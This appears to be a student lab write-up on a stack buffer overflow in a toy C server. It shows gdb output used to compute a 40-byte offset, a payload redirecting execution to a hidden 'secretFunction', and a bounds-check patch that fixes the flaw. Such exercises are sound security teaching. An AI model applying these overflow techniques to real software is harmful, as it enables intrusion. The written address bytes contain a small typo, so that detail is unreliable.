




```
Segmentation fault (core dumped)
bash-4.2$ ./server 6969
bind failed: Address already in use
bash-4.2$ ./server 7000
bind failed: Address already in use
bash-4.2$ ./server 7777
Connected from 127.0.0.1
RECEIVED: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA▯@RECEIVED BYTES: 43

You weren't supposed to get here!
bash-4.2$ 
```

This picture is of sending the string of 40A’s and the address of secret function to server




```
Dump of assembler code for function secretFunction:
   0x0000000000400e18 <+0>:     push   %rbp
   0x0000000000400e19 <+1>:     mov    %rsp,%rbp
   0x0000000000400e1c <+4>:     mov    $0x400fa8,%edi
   0x0000000000400e21 <+9>:     callq  0x4008f0 <puts@plt>
   0x0000000000400e26 <+14>:    mov    $0x1,%edi
   0x0000000000400e2b <+19>:    callq  0x400a00 <exit@plt>
End of assembler dump
```

RBP gives us the address which we will have to use \x18\x0e\40\x00



```
Breakpoint 3, clientComm (clntSockfd=8, senderBuffSize_addr=0x7fffffffddf0, optlen_addr=0x7fffffffddc8)
    at server.c:132
132     }
(gdb) print /x $rbp
$5 = 0x7fffffffdda0
(gdb) print /x $rsp
$6 = 0x7fffffffdd60
(gdb) C
Continuing.
```

These are the print statements that give use the stack pointer and the base pointer when subtracted we get 40 which tells us the number of A’s



```
/*added code*/
//this just looks at the size and if sender size is large than cap it prints an error and then exits.
if(*senderBuffSize_addr > MAX_DATA_SIZE){
printf("Sent too many bytes of data closing now!\n\n");
exit(1);
}
```

Added this code to check if the sent data size is larger than the buffer we have made if so it exits before it can copy so that there is no buffer overflow. This code is circled by comment blocks